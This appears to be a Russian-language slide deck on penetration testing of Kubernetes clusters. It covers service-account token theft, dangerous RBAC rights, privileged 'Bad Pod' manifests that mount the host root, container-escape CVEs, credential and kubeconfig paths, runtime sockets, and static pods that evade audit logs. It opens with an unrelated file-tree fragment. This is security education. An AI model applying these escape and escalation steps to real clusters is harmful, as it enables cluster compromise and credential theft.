      [ my-touchpad-disabled-dark.svg
      [ my-touchpad-normal-dark.svg
      [ touchpad-disabled-symbolic.svg
    [ lib.js
  [ locale
    [ de
      [ LC_MESSAGES
        [ de.po
        [ touchpad-indicator@orangeshirt.mo
    [ es
      [ LC_MESSAGES
        [ es.po
        [ touchpad-indicator@orangeshirt.mo
    [ fr
      [ LC_MESSAGES
```

Service Account

- Для каждого Pod существует Service Account, который определяет возможности Pod в кластере
- `/run/secrets/kubernetes.io/serviceaccount`
- `/var/run/secrets/kubernetes.io/serviceaccount`
- `/secrets/kubernetes.io/serviceaccount`

```
eyJhbGciOiJIUzI1NiIsImtpZCI6InRzSSZlOM3h  
qaEdZTUk1cEo4N2hSbXpJMDVFTFZ2QWUxZ0dhTn  
pCSGZTc0EifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3  
NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5p  
y9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJk  
ZWZhdWx0Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWN  
lYWNjb3VudC9zZWNyZXQubmFtZSI6ImRlZmF1bH  
QtdG9rZW4tczhtNHQiLCJrdWJlcm5ldGVzLm1vL  
3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3Vu  
dC5uYW1lIjoieGVmYXVsdCI6Imt1YmVybWV0ZXM  
uaW8vc2Vydm1jZWJyY291bnQvc2Vydm1jZS1hY2  
NvdW50LnVpZCI6ImI0NTE0MDA2LTRjOWEtNGMzM  
C05MmM4LTFjYzFjMDU4YjMxYyIsInN1YiI6InN5  
c3RlbnRlbnRlbnRlbnRlbnRlbnRlbnRlbnRlbnR  
lZmF1bHQifQ.MP619hyY9ddKrvUYAPKZmydTcPG  
qCQm83hkQw-  
eZDE8IE191Pncb5SKS1gmSgBR1hBB5oNaZ561j3  
5zCT9ujY2qP1_Ty4D0Wj-  
4tJFWz6VsVhQ7Gk3RSmKrYzCBhDo8sMPLsyaah  
J0yt_8r0I8764BYKBrV0sCuMeALcSvjJzxwz18Y  
ga8713-  
ajFELKb9E5AT8SzsivaotgIpmSsqOpZVs5XeDx  
8AeMgVGvz7ceYdy1r211NrvMrxNqjLfwx1TulFf  
8HpmYVzfCJDoz-LdwqF70TfTxPZI6WLI9-  
6z0nouuUE9toweF5KSdMtsYFQ_G610_LxbM_-  
tiLjyjeCZw
```

```
{  
  "alg": "RS256",  
  "kid": "v1K9N0hjGYMI5pJ87hRmzI05ELVvAetgGaNzBHfSsA"  
}
```

PAYLOAD: DATA

```
{  
  "iss": "kubernetes/serviceaccount",  
  "kubernetes.io/serviceaccount/namespace": "default",  
  "kubernetes.io/serviceaccount/secret.name": "default-  
token-s8m4t",  
  "kubernetes.io/serviceaccount/service-account.name":  
  "default",  
  "kubernetes.io/serviceaccount/service-account.uid":  
  "b4514006-4c9a-4c30-92c8-1cc1c058b31c",  
  "sub": "system:serviceaccount:default:default"  
}
```

VERIFY SIGNATURE

RSASHA256(

```
base64UrlEncode(header) + "." +  
base64UrlEncode(payload),
```

Public Key or Certificate. Enter it in plain text only if you want to verify a token

Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.

Service Account

- `kubectl auth can-i --list`

```
antitree@webadmin-74bb488d96-7qpxb:/usr/src/app$ ./kubectl auth can-i --list
Resources                                     Non-Resource URLs                               Resource Names   Verbs
*. *                                           []                                                []               [*]
selfsubjectaccessreviews.authorization.k8s.io []                                                []               [create]
selfsubjectrulesreviews.authorization.k8s.io  []                                                []               [create]
[/.well-known/openid-configuration]         []                                                []               [get]
[/api/*]                                      []                                                []               [get]
[/api]                                        []                                                []               [get]
[/apis/*]                                     []                                                []               [get]
[/apis]                                       []                                                []               [get]
[/healthz]                                   []                                                []               [get]
[/healthz]                                   []                                                []               [get]
[/livez]                                      []                                                []               [get]
[/livez]                                      []                                                []               [get]
[/openapi/*]                                  []                                                []               [get]
[/openapi]                                    []                                                []               [get]
[/openid/v1/jwks]                             []                                                []               [get]
[/readyz]                                     []                                                []               [get]
[/readyz]                                     []                                                []               [get]
[/version/]                                  []                                                []               [get]
[/version/]                                  []                                                []               [get]
[/version]                                    []                                                []               [get]
[/version]                                    []                                                []               [get]
```


| Опасные права

- * * *
- impersonate
- escalate
- nodes/proxy
- pods/portforward
- ...

```
- apiVersion:
  rbac.authorization.k8s.io/v1
  kind: ClusterRole
  metadata:
    name: nodeproxy
  rules:
    - apiGroups:
      - ""
    resources:
      - nodes/proxy
    verbs:
      - get
      - create
```

Kubernetes Network 101


- У всех Pods есть IP
- Service для load-balancing
- DNS для service-discovery
- DNS tunneling
- Для ограничение сетевого взаимодействия используются Network Policy



hostNetwork gotcha!

Kubernetes запускает Pods в своей собственной изолированной сети, однако можно сделать так, чтобы они работали в хостовой сети, тем самым обойти Network Policy. Для этого в манифесте нужно указать:

```
apiVersion: v1
kind: Pod
metadata:
  name: nginx
spec:
  hostNetwork: true
  containers:
  - name: nginx
    image: nginx
```



| Взаимодействие с kube-apis

- Через стандартный CLI – kubectl
 - Если повезёт – может быть в контейнере, но можно затащить извне
 - `curl -LO https://storage.googleapis.com/kubernetes-release/release/`curl -s https://storage.googleapis.com/kubernetes-release/release/stable.txt`/bin/linux/amd64/kubectl`
- Через curl
 - kube-apiserver – это обычный HTTP сервер
 - ```
KUBE_TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
curl -sSk -H "Authorization: Bearer $KUBE_TOKEN" \
https://\$KUBERNETES_SERVICE_HOST:\$KUBERNETES_PORT_443_TCP_PORT/api/v1/namespaces/default/pods/\$HOSTNAME
```
- Средствами командной оболочки bash ([ссылка](#))
  - /dev/tcp, /dev/udp



# | DNS discovery

- `dig +short srv any.any.svc.cluster.local`



```
nginx-netshoot-7f9c6957f8-9hrxp ~ dig +short srv any.any.svc.cluster.local
0 2 5000 webadmin.default.svc.cluster.local.
0 2 6379 redis-replica.k8s-workshop.svc.cluster.local.
0 2 3306 mysql.wordpress-mysql.svc.cluster.local.
0 2 9187 pg-exporter.monitoring.svc.cluster.local.
```









# Побег из контейнера

- Через контейнер, удобный для побега:
  - `/var/run/secrets/kubernetes.io/serviceaccount/token`
- Bad Pods
  - `CAP_SYS_ADMIN`
- Через container runtime уязвимости:
  - CVE-2022-23648
- Через kernel уязвимости:
  - CVE-2022-0185
- Через уязвимости Кубера:
  - CVE-2018-1002105



[Container escapes: Kubernetes edition](#)

# Bad Pods

spec:

```
hostNetwork: true
hostPID: true
hostIPC: true
```

containers:

```
- name: everything-allowed-pod
 image: ubuntu
```

```
securityContext:
 privileged: true
```

volumeMounts:

```
- mountPath: /host
 name: noderoot
```

```
command: ["/bin/sh", "-c", "--"]
```

```
args: ["while true; do sleep 30; done;"]
```

volumes:


```
- name: noderoot
 hostPath:
 path: /
```

- privileged
- capabilities
- sharing namespace
- используя, привилегированные директории
  - чувствительные директории
  - container runtime socket



# Container Escape == Cluster Admin

- В 50% случаев, побег из контейнера приведёт к полной компрометации кластера
- На Node, помимо контейнеров, выполняющих бизнес-логику, есть и системные, расширяющие функциональность кластера – CNI, ServiceMesh и т.д.
- Часто, они имеют довольно мощные привилегии:
  - Скедулим cilium-operator на подконтрольную Node
  - Получаем мощный Service Account token от cilium-operator
  - Проводим эскалацию прав, добавив себе полные права



# Ha Node



# Полный доступ к файловой системе Node

```
systemd+ 594 0.0 0.2 23896 10968 ? Ss Sep05 0:03 /lib/systemd/systemd-resolved
systemd+ 595 0.0 0.1 90228 4932 ? Ssl Sep05 0:01 /lib/systemd/systemd-timesyncd
root 612 0.0 0.1 238148 7208 ? Ssl Sep05 0:10 /usr/lib/accounts-service/accounts-daemon
message+ 613 0.0 0.1 7564 4696 ? Ss Sep05 1:01 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root 620 0.0 0.0 81928 3620 ? Ssl Sep05 0:20 /usr/sbin/irqbalance --foreground
root 621 0.0 0.4 31612 17912 ? Ss Sep05 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root 625 0.0 0.0 9412 2880 ? Ss Sep05 0:00 /usr/sbin/cron -f
root 628 0.1 0.1 6840 4388 ? Ss Sep05 1:58 /usr/sbin/qemu-ga
syslog 629 0.0 0.1 224352 4756 ? Ssl Sep05 0:06 /usr/sbin/rsyslogd -n -iNONE
root 635 0.0 0.1 16820 6544 ? Ss Sep05 0:38 /lib/systemd/systemd-logind
root 637 0.1 0.2 392556 11688 ? Ssl Sep05 3:06 /usr/lib/udisks2/udisksd
daemon 643 0.0 0.0 3792 2076 ? Ss Sep05 0:00 /usr/sbin/atd -f
root 648 0.0 0.0 8428 1848 tty1 Ss+ Sep05 0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root 678 0.0 0.5 110508 20724 ? Ssl Sep05 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root 687 0.0 0.1 232716 6764 ? Ssl Sep05 0:00 /usr/lib/policykit-1/polkitd --no-debug
root 692 0.0 0.1 12176 6724 ? Ss Sep05 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
_rpc 1893 0.0 0.0 7104 3628 ? Ss Sep05 0:00 /sbin/rpcbind -f -w
root 7349 2.5 1.9 1940600 79952 ? Ssl Sep05 41:11 /usr/bin/containerd
root 12010 0.0 0.0 2488 524 ? S Sep05 0:04 bpfilter_umh
root 12099 0.2 0.2 114100 10004 ? Sl Sep05 3:22 /usr/bin/containerd-shim-runc-v2 -namespace k8s.io -id 7a03feb9dfe539749e09b120787f54ddf7a7a2817404dc6808528ab7a3253803 -address /run/containerd/containerd.sock
65535 12120 0.0 0.0 964 4 ? Ss Sep05 0:00 /pause
root 12159 0.6 0.2 114100 10984 ? Sl Sep05 11:16 /usr/bin/containerd-shim-runc-v2 -namespace k8s.io -id bf56a4c0a2b66ad7881812c87679cc0575af9c798f9c595f0cf8246246675eb9 -address /run/containerd/containerd.sock
65535 12180 0.0 0.0 964 4 ? Ss Sep05 0:00 /pause
```

# I Конфиги, ключи и сертификаты

- `$HOME/.kube/config`
- `/etc/kubernetes/bootstrap-kubelet.conf`
- `/etc/kubernetes/manifests/etcd.yaml`
- `/etc/kubernetes/pki`

```
kubectl -kubeconfig $HOME/.kube/config get po
```

```
KUBECONFIG=<filename> kubectl config set-cluster default-cluster --server=https://<host ip>:6443
--certificate-authority <path-to-kubernetes-ca> --embed-certs
```

```
KUBECONFIG=<filename> kubectl config set-credentials <credential-name> --client-key <path-to-key>.pem
--client-certificate <path-to-cert>.pem --embed-certs
```

```
KUBECONFIG=<filename> kubectl config set-context default-system
--cluster default-cluster --user <credential-name>
```

```
KUBECONFIG=<filename> kubectl config use-context default-system
```

# | Container runtime socket

- Можно общаться с сокетом напрямую
  - `unix:///var/run/crio/crio.sock`
  - `unix:///var/run/containerd/containerd.sock`
  - `unix:///var/run/docker.sock`
- Универсальный инструмент `crictl`
  - `curl -sL https://github.com/kubernetes-sigs/cri-tools/releases/download/v1.25.0/crictl-v1.25.0-linux-amd64.tar.gz | tar zxf -`
  - Возможность создавать контейнеры, аттачиться к ним, смотреть логи, список запущенных контейнеров и многое другое
  - `crictl exec -i -t example_pod bash`

# | crictl

```
crictl ps
```

| CONTAINER ID  | IMAGE                                                                        |
|---------------|------------------------------------------------------------------------------|
| 1f73f2d81bf98 | busybox@sha256:141c253bc4c3fd0a201d32dc1f493bcf3fff003b6df416dea4f41046e0f37 |
| 87d3992f84f74 | nginx@sha256:d0a8828cccb73397acb0073bf34f4d7d8aa315263f1e7806bf8c55d8ac139d5 |
| 1941fb4da154f | k8s-gcrio.azureedge.net/hyperkube-amd64@sha256:00d814b1f7763f4ab5be80c58e981 |

```
crictl logs 87d3992f84f74
```

```
10.240.0.96 - - [06/Jun/2018:02:45:49 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.47.0" "-"
10.240.0.96 - - [06/Jun/2018:02:45:50 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.47.0" "-"
10.240.0.96 - - [06/Jun/2018:02:45:51 +0000] "GET / HTTP/1.1" 200 612 "-" "curl/7.47.0" "-"
```

# I Доступ к kubelet

- Используя данные конфиги, можно взаимодействовать с Pod и другими ресурсами, находящимися на Node, на которую вы сбежали
- `kubectl -kubecfg /etc/kubernetes/kubelet.conf get po -A`
- Полезные пути:
  - `/var/lib/kubelet/kubecfg`
  - `/var/lib/kubelet/kubelet.conf`
  - `/var/lib/kubelet/config.yaml`
  - `/var/lib/kubelet/kubeadm-flags.env`
  - `/etc/kubernetes/kubelet-kubecfg`
  - `/etc/kubernetes/kubelet.conf`
  - `/etc/kubernetes/admin.conf`
  - `/etc/kubernetes/controller-manager.conf`
  - `/etc/kubernetes/scheduler.conf`



# | StaticPod

- В Kubernetes есть возможность создавать Pod в обход kube-apiserver
- Это позволяет обходить встроенные средства безопасности Kubernetes, такие как Audit Log и Admissions controllers
- Помещаем нужный нам манифест Pod по пути `/etc/kubernetes/manifests`, либо манифест можно разместить на удалённом сервере

# | Road to the Master Node

- В большинстве кластерах нельзя запускать контейнеры на Master Node
  - на Master Node хранятся Service Account, ключи и сертификаты, благодаря которым мы можем стать cluster-admin
- В Kubernetes существует механизм Taints & Tolerations, который не позволяет запустить Pod на Master Node
  - Его можно обойти =)
  - spec:

```
tolerations:
```

```
- key: ""
```

```
 operator: "Exists"
```

```
 effect: "NoSchedule"
```



# Тулзы



# | Pentest тулы

- [kube-hunter](#) – мощный инструмент для пентестеров от Aqua Security
- [kubescape](#) – выявление мисконфигов кластера, RBAC, скан образов
- [kdigger](#) – тулза для разведки окружения
- [kubectrl](#) – кастомный клиент для общения с kubelet
- [peirates](#) – мульти-комбайн тулза для пентеста кластера, в том числе изнутри Pod
- [BOtB](#) – пентест тулза для побега из контейнера
- Krew plugins – [access-matrix](#), [fuzzy](#), [kubeseccan](#), [node-shell](#), [sudo](#), [who-can](#)


# | Privilege escalation

- Контейнер – всё ещё Linux
- Используем известные техники повышения привилегий
- [linPEAS](#) – скрипт для поднятия привилегий в Unix окружениях
- [LinEnum](#)
- [LinuxSmartEnumeration](#)
- [Traitor](#) – тулза для выявления потенциальных уязвимостей и мисконфигураций, которые могут привести к повышению привилегий



# I Удобные образы

- Чтобы не тащить весь арсенал можно использовать уже готовые образы с нужными инструментами или сделать свой =)
- [hackercontainer](#)
- [netshoot](#)
- [botty](#)



# | Полезные ссылки

- Kubernetes Pentest Methodology: [part 1](#), [part 2](#), [part 3](#)
- [PayloadsAllTheThings – Kubernetes](#)
- [HackTricks: Kubernetes Security](#)
- [Container escapes: Kubernetes edition](#)
- [Bad Pods](#)
- [Kubernetes goat](#)
- [minik8s-ctf](#)
- [k8s \(in\)security](#)

# | Заключение

- Для более успешного пентеста необходимо полное понимание работы как средств защиты, так и самого Kubernetes
- Возможны различные модели нарушителя
- Широкий attack surface
- Учиться, учиться и еще раз...

# Спасибо за внимание!

Telegram: @r0binak

